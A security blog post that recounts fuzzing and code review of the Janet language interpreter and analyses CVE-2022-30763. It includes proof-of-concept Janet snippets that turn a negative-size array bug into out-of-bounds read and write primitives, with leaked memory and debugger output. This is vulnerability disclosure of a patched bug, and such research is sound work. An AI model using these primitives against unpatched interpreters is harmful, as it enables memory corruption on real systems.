APPLICATION SECURITY (HTTPS://BLOG.CONVISOAPPSEC.COM/EN/CATEGORY/APLICATION-SECURITY-EN/)
CODE FIGHTERS (HTTPS://BLOG.CONVISOAPPSEC.COM/EN/CATEGORY/CODE-FIGHTERS-EN-US/)

23/05/2022

Bug hunting in the Janet language interpreter

By Ricardo Silva (https://blog.convisoappsec.com/en/author/rsilvaappsec/)

Share

In UMassCTF-2021 I was presented to an interesting project on a language called Janet. In this CTF we had two challenges to solve and the goal in both was to bypass some restrictions in a REPL environment. The full write-up about how I solved the challenges can be seen in this link (https://thegoonies.github.io/2021/03/28/umass-ctf-2021-replme/). I had so much fun solving them and I found the project quite interesting that I decided to learn more about it. In this post, I will tell some experiences I had with it.

What is Janet?

The best definition of the project can be seen on its official website (https://janet-lang.org/). I will quote it here:

Janet is a functional and imperative programming language. It runs on Windows, Linux, macOS, and BSDs, and should run on other systems with some porting. The entire language (core library, interpreter, compiler, assembler, PEG) is less than 1MB. You can also add Janet scripting to an application by embedding a single C source file and a single header.

The project is active and the community seems to be very open to suggestions and collaboration.

How did it start?

Months after following the implementation of cloc language in the book Crafting Interpreters (https://craftinginterpreters.com/) I started to write a toy compiler as a personal weekend project. I had the idea of reading the code of others compilers/interpreters to know how the things were implemented and guess what project I looked at first? Yes, Janet!

During the first code review, I found an use-after-free and reported it (Issue-825 (https://github.com/janet-lang/janet/issues/825)). Months later during another code review, I found a bug related to a wrong value passed to `memset` (Issue-951 (https://github.com/janet-lang/janet/issues/951)). For both bugs, I submitted pull requests.

After this, it was clear to me that I could help the project by finding some bugs and perhaps writing some patches.

Janet Core API

The core API is organized into the module, array module, buffer module, etc. A detailed list of the modules can be found here (https://janet-lang.org/docs/index.html). You can also disable some of them during the compilation according to your needs. For example, it is possible to disable some functions presented in the os module if you plan to embed the Janet environment in your application. You can read more about the compilation flags you can use to compile the project here (https://janet-lang.org/capi/configuration.html).

The codebase is small and well organized, which makes it easy to read. For example, by grepping for `JANET_CORE_FN` or `JANET_CORE_REG` you can easily see the implementation of the functions available for use in the language. It has also inline documentation for the functions, consider the example:

src/core/array.c#L162 (https://github.com/janet-lang/janet/blob/be24592bc38b8d1b78ff041f1041ae0e0b9bd662/src/core/array.c#L162)

```
162 JANET_CORE_FN(cfun_array_pop,
163               "(array/pop arr)",
164               "Remove the last element of the array and return it. If the array is empty, will return nil.
Modifies "
165               "the input array.") {
166     janet_fixarity(argc, 1);
167     JanetArray *array = janet_getarray(argv, 0);
168     return janet_array_pop(array);
169 }
```


Prioritization

What I did to increase the likelihood of finding bugs in the amount of time I wanted to spend in the project was to set some priorities.

1. I mapped APIs that I judged to be more susceptible to bugs that could be exploitable (ex.: array, string, buffers, etc).

2. I mapped functions that during their execution could reach the following functions: `malloc, realloc, calloc, free, memcpy, strcpy`.

Below there is an example of functions (separated by module) that reaches at least one of the functions I was looking for. The solid edges mean that there is a direct call to the target function while the dashed edges mean there's no direct call but the target function is still reachable. I used the max depth of 10 to traverse the call chain.



Fuzzing

As it is still a small project and probably not fuzzed much I thought it could be a good idea to fuzz it. It is worth saying that there're some fuzzing artifacts (https://github.com/janet-lang/janet/tree/master/tools/afl) in the codebase.

Dharma

To fuzz the Janet interpreter I decided to use the popular generation-based fuzzer Dharma (https://github.com/MozillaSecurity/dharma). Dharma allows you to define a grammar and this grammar will be used to generate samples. For example, the following grammar would allow the generation of really simple math operations:

```
%%% ###################################################
%section% := value
expr :=
    +term+
    +term+ + +term+
    +term+ - +term+

term :=
    +factor+
    +factor+ * +factor+
    +factor+ / +factor+


factor :=
    !var!
    %range%(0-9)
%%% ###################################################
%section% := variable
var :=
    @var@ = %range%(0-9)


%%% ###################################################
%section% := variance
begin :=
    !var! = +exp
```

Example of sample generated with the command: `dharma -grammars math.dg`:

```
var1 = 4
var2 = 3
var3 = 3
var4 = 7


var1 = var2 - var2 / var3
var1 = 8 * var2 + var4 * 9
var2 = var3 / 7
var1 = 2 / 5 - var2 / var
```

To write the Janet grammar for fuzzing I extracted some information from the documentation (https://janet-lang.org/docs/index.html), code review, and samples found on the internet. I started to include the functions that fit in my prioritization rule and then I was adding others on demand when the fuzzer was not making progress. It is important to say that I didn't include all the language features in the grammar and some refactoring may be done soon to better describe the language.

Results

After some hours of fuzzing, I found many unique crashes of different types (heap-buffer-overflow, heap-use-after-free, null pointer dereference), most found in minutes.

Crash Analysis

Many crashes found were related to the use of arrays created with a negative value passed to `array/new-filled`, as seen in the proof of concept below:

```
(def arr (array/new-filled -32))
```

CVE-2022-30763 was assigned to this vulnerability.

Root Cause

In `cfun_array_new_filled` if the `count` is negative the array will be created with `array->data = NULL`, but both `array->count` and `array->capacity` will be set to the negative value. As we can see below:

Trace

src/core/array.c#L135 (https://github.com/janet-lang/janet/blob/be24592bc38b8d1b78ff041f1041ae0e0b9bd662/src/core/array.c#L135)

```
135         JANET_CORE_FN(cfun_array_new_filled,
136               "(array/new-filled count &opt value)",
137               "Creates a new array of `count` elements, all set to `value`, which defaults to nil. Returns the
new array.") {
138     janet_arity(argc, 1, 2);
139     int32_t count = janet_getinteger(argv, 0);   // [1] get the negative value
140     Janet x = (argc == 2) ? argv[1] : janet_wrap_nil();
141     JanetArray *array = janet_array(count);      // [2] create the array
142     for (int32_t i = 0; i < count; i++) {
143         array->data[i] = x;
144     }
145     array->count = count;                        // [3] array->count holds the negative value
146     return janet_wrap_array(array);
```

src/core/array.c#L34 (https://github.com/janet-lang/janet/blob/be24592bc38b8d1b78ff041f1041ae0e0b9bd662/src/core/array.c#L34)

```
34 JanetArray *janet_array(int32_t capacity) {
 35     JanetArray *array = janet_gcalloc(JANET_MEMORY_ARRAY, sizeof(JanetArray));
 36     Janet *data = NULL;
 37     if (capacity > 0) {
 38         janet_vm.next_collection += capacity * sizeof(Janet);
 39         data = (Janet *) janet_malloc(sizeof(Janet) * (size_t) capacity);
 40         if (NULL == data) {
 41             JANET_OUT_OF_MEMORY;
 42         }
 43     }
 44     array->count = 0;
 45     array->capacity = capacity;                // [4] array->capacity holds the negative value
 46     array->data = data;                        // [5] array->data = NULL
 47     return array;
 48 }
```

Exploitability

Although initially the data pointer is set to NULL, we can turn this bug into primitives useful to exploitation.

Getting rid of the NULL pointer

The first step is to get rid of the NULL pointer. It can be done if we make our buggy array to be passed to `janet_array_ensure`.

Proof of concept

```
(array/ensure arr 32 1)
```

Trace

src/core/array.c#L194 (https://github.com/janet-lang/janet/blob/be24592bc38b8d1b78ff041f1041ae0e0b9bd662/src/core/array.c#L194)

```
194 JANET_CORE_FN(cfun_array_ensure,
195               "(array/ensure arr capacity growth)",
196               "Ensures that the memory backing the array is large enough for `capacity` "
197               "items at the given rate of growth. `capacity` and `growth` must be integers. "
198               "If the backing capacity is already enough, then this function does nothing. "
199               "Otherwise, the backing memory will be reallocated so that there is enough space.") {
200     janet_fixarity(argc, 3);
201     JanetArray *array = janet_getarray(argv, 0);
202     int32_t newcount = janet_getinteger(argv, 1);
203     int32_t growth = janet_getinteger(argv, 2);
204     if (newcount < 1) janet_panic("expected positive integer");
205     janet_array_ensure(array, newcount, growth);
206     return argv[0];
207 }
```

src/core/array.c#L64 (https://github.com/janet-lang/janet/blob/be24592bc38b8d1b78ff041f1041ae0e0b9bd662/src/core/array.c#L64)

```
64 void janet_array_ensure(JanetArray *array, int32_t capacity, int32_t growth) {
 65     Janet *newData;
 66     Janet *old = array->data;
 67     if (capacity <= array->capacity) return;
 68     int64_t new_capacity = ((int64_t) capacity) * growth;
 69     if (new_capacity > INT32_MAX) new_capacity = INT32_MAX;
 70     capacity = (int32_t) new_capacity;
 71     newData = janet_realloc(old, capacity * sizeof(Janet));
...
 76     array->data = newData;           // [1] array->data now points to a valid memory address
 77     array->capacity = capacity;      // [2] array->capacity is set to the positive value
 78 }
```

Note that **array->count** still has the negative value, but now **array->data** is pointing to a valid memory address.

Primitives

Out-of-Bound read

After getting rid of the NULL pointer we can read from memory relative to the address in **array->data**.

Proof of concept


```
(def oob (array/new-filled -32))
(array/ensure oob 20 1)
(for i 0 32
    (print (array/pop oob))
)
```

Code

src/core/array.c#L105 (https://github.com/janet-lang/janet/blob/be24592bc38b8d1b78ff041f1041ae0e0b9bd662/src/core/array.c#L105)

```
105 /* Pop a value from the top of the array */
106 Janet janet_array_pop(JanetArray *array) {
107     if (array->count) {
108         return array->data[--array->count]; // [1] Out-of-Bound read
109     } else {
110         return janet_wrap_nil();
111     }
112 }
```

Result



```
2.122e-314
2.122e-314
3.21143e-322

4.6355e-310
1.39175e-309
5.07718e-299
2.78197e-308
2.42092e-322
4.63557e-310
4.63557e-310
4.63557e-310
4.63557e-310
4.44659e-323
2.42092e-322
<cfunction print>
<cfunction array/pop>
<array 0x555555672C60>
```

Note: If you can't see an info leak before a crash, try to play with the size passed to `array/new-filled`

Out-of-Bound write

After getting rid of the NULL pointer we can write to memory relative to the address in **array->data**.

Proof of concept


```
(def oob (array/new-filled -219))
(def target (array/new-filled 32 0))
(array/ensure oob 32 1)


# set target->data to 0x41414141
(array/push oob 5.40900888e-315)


# attempt to write 0x42424242 at addr 0x41414141 (crash)
(put target 0 5.4922244e-31
```

Code

src/core/array.c#L94 (https://github.com/janet-lang/janet/blob/be24592bc38b8d1b78ff041f1041ae0e0b9bd662/src/core/array.c#L94)

```
94 /* Push a value to the top of the array */
 95 void janet_array_push(JanetArray *array, Janet x) {
 96     if (array->count == INT32_MAX) {
 97         janet_panic("array overflow");
 98     }
 99     int32_t newcount = array->count + 1;
100     janet_array_ensure(array, newcount, 2);
101     array->data[array->count] = x;  // [1] Out-of-Bound write
102     array->count = newcount;
103 }
```

Result



```
gef➤  x/i $pc
=> 0x5555555b231a <janet_put+218>:      mov     QWORD PTR [rdx],rax
gef➤  i r $rdx $rax
rdx            0x41414141          0x41414141
rax            0x42424242          0x42424242
```

The offset used to overwrite **target->data** in this PoC may be different in other systems, but it is possible to make it reliable.

Conclusion

This blog post is about some experiences I had with the Janet language. The first bug I found in the Janet interpreter was found because I was writing a toy compiler and decided to poke around another code for learning. After that, I combined code review, documentation reading, and fuzzing to find some crashes in the interpreter. The bugs found were reported and a new version (Janet 1.22.0) containing the patches was released. I hope this blog post can be useful for anyone interested in studying vulnerabilities in language interpreters.

If you want to read about other vulnerability found by our team, check also this CVE-2021-41020 (https://blog.convisoappsec.com/en/an-overview-on-the-cve-2021-41020/)

Share

Related posts

Deixe um comentário

Enter your comment here...

About Us

With over 10 years specialized in application security projects, we are recognized in the market as one of the most experienced brazilian company in Application Security.

Check This Articles